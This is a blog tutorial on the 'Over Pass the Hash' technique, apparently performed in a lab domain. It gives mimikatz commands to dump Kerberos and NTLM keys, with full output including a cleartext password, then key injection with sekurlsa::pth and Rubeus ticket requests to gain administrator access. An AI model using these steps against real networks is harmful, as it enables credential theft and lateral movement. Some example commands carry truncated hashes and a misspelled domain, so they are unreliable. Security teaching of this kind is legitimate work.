Lateral Movement: Over Pass the Hash

May 14, 2020 By Raj Chandel

In this post, we're going to talk about Over Pass the hash that added another step in passing the hash. Pass the hash is an attack that allows an intruder to authenticate as a user without having access to the user's password. This is a technique where an attacker uses the NTLM hashes for authentication and bypass the standard authentication step clear text password for login, for more detail read from **here.**

Over Pass the hash is a combination of passing the hash and passing the ticket, so it's called Over Pass the hash. Allows the creation of Kerberos tickets from NTLM hash or AES keys that allow access to the resource service that required Kerberos authentication.

In Kerberos authentication NTLM (RC4), AES128, AES256 key is used to encrypt the timestamp.

Required Tools

- Mimikatz
- Rubeus
- Impacket


Let's take a look!!! ?

Mimikatz

To perform over pass the ticket we are going to use mimikatz and Install it on the host machine and type the following command:

```
privilege::debug
sekurlsa::ekeys
```


With the help of ekeys you will able to fetch all keys NTLM (RC4), AES128, AES256 key



```
  .#####.   mimikatz 2.2.0 (x64) #18362 May  2 2020 16:23:51
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::ekeys

Authentication Id : 0 ; 2679398 (00000000:0028e266)
Session           : CachedInteractive from 1
User Name         : Administrator
Domain            : IGNITE
Logon Server      : WIN-S0V7KMTVLD2
Logon Time        : 5/12/2020 12:18:10 PM
SID               : S-1-5-21-3523557010-2506964455-2614950430-500

         * Username : Administrator
         * Domain   : IGNITE.LOCAL
         * Password : Ignite@987
         * Key List :
           aes256_hmac       e1182a9a34827cabac57a635ae47ce2b2945b4e9397d369b07d4d714c6c525b7
           aes128_hmac       eae5c8006cd744446115d2eab39d9f8f
           rc4_hmac_nt       32196b56ffe6f45e294117b91a83bf38
           rc4_hmac_old      32196b56ffe6f45e294117b91a83bf38
           rc4_md4           32196b56ffe6f45e294117b91a83bf38
           rc4_hmac_nt_exp   32196b56ffe6f45e294117b91a83bf38
           rc4_hmac_old_exp  32196b56ffe6f45e294117b91a83bf38

Authentication Id : 0 ; 2373262 (00000000:0024368e)
Session           : NewCredentials from 0
User Name         : Administrator
Domain            : IGNITE
Logon Server      : (null)
Logon Time        : 5/12/2020 12:08:54 PM
SID               : S-1-5-21-3523557010-2506964455-2614950430-500

         * Username : CZA3PTW1
         * Domain   : W9WISAM8
         * Password : D232Y7AD
         * Key List :
           aes256_hmac       4b7e15e57fadbd6f03ea83991b4e82b3ed792a89142f1c33a744a6ef395ef375
           aes128_hmac       ef28dc6c43cd466ce62bdebba73f8109
           rc4_hmac_nt       539ad32a1c73adea2335d41b7a667fc4
           rc4_hmac_old      539ad32a1c73adea2335d41b7a667fc4
           rc4_md4           539ad32a1c73adea2335d41b7a667fc4
           rc4_hmac_nt_exp   539ad32a1c73adea2335d41b7a667fc4
           rc4_hmac_old_exp  539ad32a1c73adea2335d41b7a667fc4
```

So with the help of sekurlsa::pth command we try to use ase256 key or aes128 for Kerberos ticket, it is difficult to detect because it is the more common and secure key used in encryption.


```
sekurlsa::pth /user:Administrator /domain:ignite.local /aes256:9c83452b5dcdca4b0ba
sekurlsa::pth /user:Administrator /domain:ignite.local /aes128:b5c9a38d8629e87f5da
```



```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::pth /user:Administrator /domain:ignite.local /aes256:e1182a9a34827cabac57a635ae47ce2b2
user    : Administrator
domain  : ignite.local
program : cmd.exe
impers. : no
AES256  : e1182a9a34827cabac57a635ae47ce2b2945b4e9397d369b07d4d714c6c525b7
  |  PID  6860
  |  TID  2712
  |  LSA Process is now R/W
  |  LUID 0 ; 3446363 (00000000:0034965b)
  \_ msv1_0   - data copy @ 000001DEFF8D2A80 : OK !
  \_ kerberos - data copy @ 000001DEFFC37E78
   \_ aes256_hmac       OK
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       -> null
   \_ rc4_hmac_old      -> null
   \_ rc4_md4           -> null
   \_ rc4_hmac_nt_exp   -> null
   \_ rc4_hmac_old_exp  -> null
   \_ *Password replace @ 000001DE80237C38 (32) -> null

mimikatz # sekurlsa::pth /user:Administrator /domain:ignite.local /aes128:eae5c8006cd744446115d2eab39d9f8f
user    : Administrator
domain  : ignite.local
program : cmd.exe
impers. : no
AES128  : eae5c8006cd744446115d2eab39d9f8f
  |  PID  1196
  |  TID  5816
  |  LSA Process was already R/W
  |  LUID 0 ; 3544074 (00000000:0036140a)
  \_ msv1_0   - data copy @ 000001DEFF8D2A80 : OK !
  \_ kerberos - data copy @ 000001DEFFC389B8
   \_ aes256_hmac       -> null
   \_ aes128_hmac       OK
   \_ rc4_hmac_nt       -> null
   \_ rc4_hmac_old      -> null
   \_ rc4_md4           -> null
   \_ rc4_hmac_nt_exp   -> null
   \_ rc4_hmac_old_exp  -> null
   \_ *Password replace @ 000001DEFF867D78 (32) -> null

mimikatz #
```


If you will use NTLM (RC4), ASE128, ASE256 simultaneously for injecting into Kerberos ticket, this step is more secure and undetectable in the network.

```
sekurlsa::pth /user:Administrator /domain:igntie.local /ntlm:a29f7623fd11550def019
sekurlsa::pth /user:Administrator /domain:igntie.local /ntlm:a29f7623fd11550def019
```



```
mimikatz # sekurlsa::pth /user:Administrator /domain:igntie.local /ntlm:32196b56ffe6f45e294117b91a83bf38 /aes128:eae5c80
06cd744446115d2eab39d9f8f /aes256:e1182a9a34827cabac57a635ae47ce2b2945b4e9397d369b07d4d714c6c525b7
user    : Administrator
domain  : igntie.local
program : cmd.exe
impers. : no
AES128  : eae5c8006cd744446115d2eab39d9f8f
AES256  : e1182a9a34827cabac57a635ae47ce2b2945b4e9397d369b07d4d714c6c525b7
NTLM    : 32196b56ffe6f45e294117b91a83bf38
  |  PID  3016
  |  TID  6188
  |  LSA Process was already R/W
  |  LUID 0 ; 3739951 (00000000:0039112f)
  \_ msv1_0   - data copy @ 000001DEFF8D1C80 : OK !
  \_ kerberos - data copy @ 000001DEFFC38148
   \_ aes256_hmac       OK
   \_ aes128_hmac       OK
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000001DEFF867D78 (32) -> null

mimikatz # sekurlsa::pth /user:Administrator /domain:igntie.local /ntlm:32196b56ffe6f45e294117b91a83bf38
user    : Administrator
domain  : igntie.local
program : cmd.exe
impers. : no
NTLM    : 32196b56ffe6f45e294117b91a83bf38
  |  PID  1992
  |  TID  5176
  |  LSA Process was already R/W
  |  LUID 0 ; 3754470 (00000000:003949e6)
  \_ msv1_0   - data copy @ 000001DEFF8D1680 : OK !
  \_ kerberos - data copy @ 000001DEFFC37E78
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000001DEFF867D78 (32) -> null
```

And once it will done you will be able to access the authorized resource as shown below.



```
Microsoft Windows [Version 10.0.18362.778]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
ignite\administrator

C:\Windows\system32>
```

Rubeus.exe


As I have already mentioned in the previous article that this tool is awesome because it is easy to use and directly run on the local environment of the victim machine.

Download it from **here**

```
Rubeus.exe asktgt /domain:igntie.local /user:Administrator /rc4: 32196b56ffe6f45e2
```

Using rc4 hash it will not only pass the hash infect pass the ticket and you will be able o access the resource.

```
dir \\WIN-S0V7KMTVLD2\c$
```



```
